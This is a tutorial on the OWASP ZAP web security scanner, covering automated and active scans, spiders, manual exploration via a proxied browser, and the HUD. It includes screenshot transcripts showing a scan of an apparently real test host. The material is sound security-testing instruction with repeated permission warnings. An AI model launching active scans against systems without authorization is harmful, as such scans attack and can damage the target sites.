IMPORTANT: You should only use ZAP to attack an application you have permission to test with an active attack. Because this is a simulation that acts like a real attack, actual damage can be done to a site's functionality, data, etc. If you are worried about using ZAP, you can prevent it from causing harm (though ZAP's functionality will be significantly reduced) by switching to safe mode.


To switch ZAP to safe mode, click the arrow on the mode dropdown on the main toolbar to expand the dropdown list and select **Safe Mode**.

Running an Automated Scan

The easiest way to start using ZAP is via the Quick Start tab. Quick Start is a ZAP add-on that is included automatically when you installed ZAP.

To run a Quick Start Automated Scan :

1. Start ZAP and click the **Quick Start** tab of the Workspace Window.
2. Click the large Automated Scan button.
3. In the **URL to attack** text box, enter the full URL of the web application you want to attack.
4. Click the **Attack**



Automated Scan

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack: http://

Use traditional spider: ✓

Use ajax spider: ✓ with Firefox

Progress: Not started

ZAP will proceed to crawl the web application with its spider and passively scan each page it finds. Then ZAP will use the active scanner to attack all of the discovered pages, functionality, and parameters.

ZAP provides 2 spiders for crawling web applications, you can use either or both of them from this screen.

The traditional ZAP spider which discovers links by examining the HTML in responses from the web application. This spider is fast, but it is not always effective when exploring an AJAX web application that generates links using JavaScript.

For AJAX applications, ZAP's AJAX spider is likely to be more effective. This spider explores the web application by invoking browsers which then follow the links that have been generated. The AJAX spider is slower than the traditional spider and requires additional configuration for use in a "headless" environment.

ZAP will passively scan all of the requests and responses proxied through it. So far ZAP has only carried out passive scans of your web application. Passive scanning does not change responses in any way and is considered safe. Scanning is also performed in a background thread to not slow down exploration. Passive scanning is good at finding some vulnerabilities and as a way to get a feel for the basic security state of a web application and locate where more investigation may be warranted.

Active scanning, however, attempts to find other vulnerabilities by using known attacks against the selected targets. Active scanning is a real attack on those targets and can put the targets at risk, so do not use active scanning against targets you do not have permission to test.

Interpret Your Test Results


As ZAP spiders your web application, it constructs a map of your web applications' pages and the resources used to render those pages. Then it records the requests and responses sent to each page and creates alerts if there is something potentially wrong with a request or response.

See Explored Pages

To examine a tree view of the explored pages, click the **Sites** tab in the Tree Window. You can expand the nodes to see the individual URLs accessed.

View Alerts and Alert Details

The left-hand side of the Footer contains a count of the Alerts found during your test, broken out into risk categories. These risk categories are:



To view the alerts created during your test:

1. Click the **Alerts** tab in the Information Window.
2. Click each alert displayed in that window to display the URL and the vulnerability detected in the right side of the Information Window.
3. In the Workspace Windows, click the **Response** tab to see the contents of the header and body of the response. The part of the response that generated the alert will be highlighted.

Exploring an Application Manually

The passive scanning and automated attack functionality is a great way to begin a vulnerability assessment of your web application but it has some limitations. Among these are:

- Any pages protected by a login page are not discoverable during a passive scan because, unless you've configured ZAP's authentication functionality, ZAP will not handle the required authentication.


- You don’t have a lot of control over the sequence of exploration in a passive scan or the types of attacks carried out in an automated attack. ZAP does provide many additional options for exploration and attacks outside of passive scanning.

Spiders are a great way to explore your basic site, but they should be combined with manual exploration to be more effective. Spiders, for example, will only enter basic default data into forms in your web application but a user can enter more relevant information which can, in turn, expose more of the web application to ZAP. This is especially true with things like registration forms where a valid email address is required. The spider may enter a random string, which will cause an error. A user will be able to react to that error and supply a correctly formatted string, which may cause more of the application to be exposed when the form is submitted and accepted.

You should explore all of your web application with a browser proxying through ZAP. As you do this, ZAP passively scans all the requests and responses made during your exploration for vulnerabilities, continues to build the site tree, and records alerts for potential vulnerabilities found during the exploration.

It is important to have ZAP explore each page of your web application, whether linked to another page or not, for vulnerabilities. Obscurity is not security, and hidden pages sometimes go live without warning or notice. So be as thorough as you can when exploring your site.

You can quickly and easily launch browsers that are pre-configured to proxy through ZAP via the Quick Start tab. Browsers launched in this way will also ignore any certificate validation warnings that would otherwise be reported.



This screen allows you to launch the browser of your choice so that you can explore your application while proxying through ZAP.

The ZAP Heads Up Display (HUD) brings all of the essential ZAP functionality into your browser.

URL to explore: http://

Enable HUD: ✓

Explore your application: Launch Browser Firefox

You can also use browsers that you don't launch from ZAP, but will need to configure them to proxy through ZAP and to import the ZAP root CA certificate.

To Manually Explore your application:

1. Start ZAP and click the **Quick Start** tab of the Workspace Window.
2. Click the large Manual Explore button.
3. In the **URL to explore** text box, enter the full URL of the web application you want to explore.
4. Select the browser you would like to use

5. Click the **Launch Browser**


This option will launch any of the most common browsers that you have installed with new profiles.

If you would like to use any of your browsers with an existing profile, for example with other browser add-ons installed, then you will need to manually configure your browser to proxy via ZAP and import and trust the ZAP Root CA Certificate. See the ZAP Desktop User Guide for more details.

By default the ZAP Heads Up Display (HUD) will be enabled. Unchecking the relevant option on this screen before launching a browser will disable the HUD.

The Heads Up Display

The Heads Up Display (HUD) is a new an innovative interface that provides access to ZAP functionality directly in the browser. It is ideal for people new to web security and also allows experienced penetration testers to focus on an applications functionality while providing key security information and functionality.



Welcome to the HUD

The HUD is a completely new way to interact with ZAP.
It overlays security information on top of the application you are testing and allows you to access key ZAP features.
It is easier for people new to security to understand but it also allows experienced penetration testers to focus on the application they are testing.

By default the HUD is injected into all of the HTML pages proxied through the ZAP desktop. You can turn it on and off easily using the ● button on the ZAP toolbar. It is not injected by default into pages proxied through ZAP when it is running in headless/daemon mode as that could break unit tests. This behaviour can be changed via the HUD options.

This tutorial will take you through the HUD features and explain how you can use them.

The HUD is overlayed on top of the target application in your browser when enabled via the ‘Manual Explore’ screen or toolbar option. Only modern browsers such as Firefox and Chrome are supported.

By default a splash screen is shown for the HUD which includes a link to a tutorial which will take you through the HUD features and explain how you can use them.

ZAP Advanced Features

Advanced Desktop Features

The desktop has a large number of features that are not immediately apparent so that new users are not overwhelmed.

There are many tabs that are not shown by default. They can be accessed via the right hand tabs with green '+' icons. You can pin any tabs you would like to always appear by right clicking on them. Many of the tabs hidden by default will appear when relevant. For example the Websockets tab will appear if an application you are proxying through ZAP starts to use Websockets.


The desktop also makes heavy use of context sensitive right click options, so right click everywhere while you are getting used to the user interface.

The ZAP Marketplace

The ZAP desktop has a plugin architecture which means that new functionality can be added dynamically.

An online marketplace provides a wide range of ZAP add-ons which add many additional features to ZAP.

The marketplace can be accessed from within ZAP via the 'Manage Add-ons' button on the toolbar:



All of the add-ons on the marketplace are completely free.

Automation


ZAP is an ideal tool to use in automation and supports a range of options:

- Docker Packaged Scans
- GitHub Actions
- Automation Framework
- API and Daemon mode

Learn More About ZAP

Now that you are familiar with a few basic capabilities of ZAP, you can learn more about ZAP's capabilities and how to use them from ZAP's Desktop User Guide. The User Guide provides step-by-step instructions, references for the API and command-line programming, instructional videos, and tips and tricks for using ZAP.

Additional links are also available via the 'Learn More' button on the Quick Start top screen:



Learn More

This screen links to local and remote resources that will help you learn more about ZAP.

Local Resources:

Getting Started Guide

Desktop User Guide

Online Resources:

User Group

Frequently Asked Questions

https://www.zaproxy.org/getting-started/


ZAP advantages:

- Zap provides cross-platform i.e. it works across all OS (Linux, Mac, Windows)
- Zap is reusable
- Can generate reports
- Ideal for beginners
- Free tool

How Does ZAP Work?

ZAP creates a proxy server and makes the website traffic pass through the server. The use of auto scanners in ZAP helps to intercept the vulnerabilities on the website.

Refer to this flow chart for a better understanding:



ZAP Terminologies

Before configuring ZAP setup, let us understand some ZAP terminologies:


#1) Session: Session simply means to navigate through the website to identify the area of attack. For this purpose, any browser like Mozilla Firefox can be used by changing its proxy settings. Or else we can save zap session as .session and can be reused.

#2) Context: It means a web application or a set of URLs together. The context created in the ZAP will attack the specified one and ignore the rest, to avoid too much data.

#3) Types of ZAP Attacks: You can generate a vulnerability report using different ZAP attack types by hitting and scanning the URL.

Active Scan: We can perform an Active scan using Zap in many ways. The first option is the **Quick Start,** which is present on the welcome page of the ZAP tool. Please refer the below screenshot:

Quick Start 1


Untitled Session - OWASP ZAP 2.6.0

File Edit View Analyse Report Tools Online Help

Standard Mode

Sites | Quick Start | Request | Response

Contexts
Default Context
Sites

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://

Attack | Stop

Progress: Not started

For a more in depth test you should explore your application using your browser or automated regression tests while pro

See the help file for more details.

Right now , url is not entered for attack , please check for the tabs now

This is the Quick Start interface , here you can enter the url that you want to scan , press attack button , then Progress starts

History | Search | Alerts | Output


Filter: OFF

Id	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Body	Highes

The above screenshot shows the quickest way to get started with ZAP. Enter the URL under the Quick Start tab, press the Attack button, and then progress starts.

Quick Start runs the spider on the specified URL and then runs the active scanner. A spider crawls on all of the pages starting from the specified URL. To be more precise, the Quickstart page is like “point and shoot”.

Quick Start 2


Untitled Session - OWASP ZAP 2.6.0

File Edit View Analyse Report Tools Online Help

Standard Mode

Sites | Quick Start | Request | Response

Contexts
Default Context
Sites

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: https://tmf-uat.iptquote.com

Attack | Stop

Progress: Spidering the URL to discover the content

I have entered the url , click on attack , then you can see progress status as spidering the URL, spider tab at the bottom end .

For a more in depth test you should explore your application using your browser or automated regression tests while proxying throu

See the help file for more details.

History | Search | Alerts | Output | Spider

New Scan | Progress: 0: https://tmf-uat.iptquote.com | 46% | Current Scans: 1 | URIs Found: 31 | Show Message

Processed	Method	URI	Flags
🟢	GET	https://tmf-uat.iptquote.com/scripts/ajax.js	
🟢	GET	https://tmf-uat.iptquote.com/modules/swaptab/swaptab.js	
🟢	GET	https://tmf-uat.iptquote.com/modules/calendar/calendar.js	
🟢	GET	https://tmf-uat.iptquote.com/modules/filter_items/filter_items.js	
🟢	GET	https://tmf-uat.iptquote.com/images/ajax-loader.gif	
🟢	GET	https://tmf-uat.iptquote.com/images/waiting_back.png	


Here, upon setting the target URL, the attack starts. You can see the Progress status as spidering the URL to discover content. We can manually stop the attack if it is taking too much time.

Another option for the **Active scan** is that we can access the URL in the ZAP proxy browser as Zap will automatically detect it. Upon right-click on the URL -> Active scan will launch. Once the crawl is complete, the active scan will start.

Attack progress will be displayed in the Active scan Tab. and the Spider tab will show the list URL with attack scenarios. Once the Active scan is complete, results will be displayed in the Alerts tab.

Please check the below screenshot of **Active Scan 1** and **Active Scan 2** for clear understanding.

Active scan 1



Untitled Session - OWASP ZAP 2.6.0

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically been given permission to test.


To quickly test an application, enter its URL below and press 'Attack'.

Zap setup proxy browser with Firefox , then acess url in FF , then ZAP will identify the url , rightclick->select -> active scan , another way of active scanning method

For a more in depth test you should explore your application using your browser or automated regression tests while proxying through ZAP.

See the help file for more details.

Active scan 2



Untitled Session - OWASP ZAP 2.6.0

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

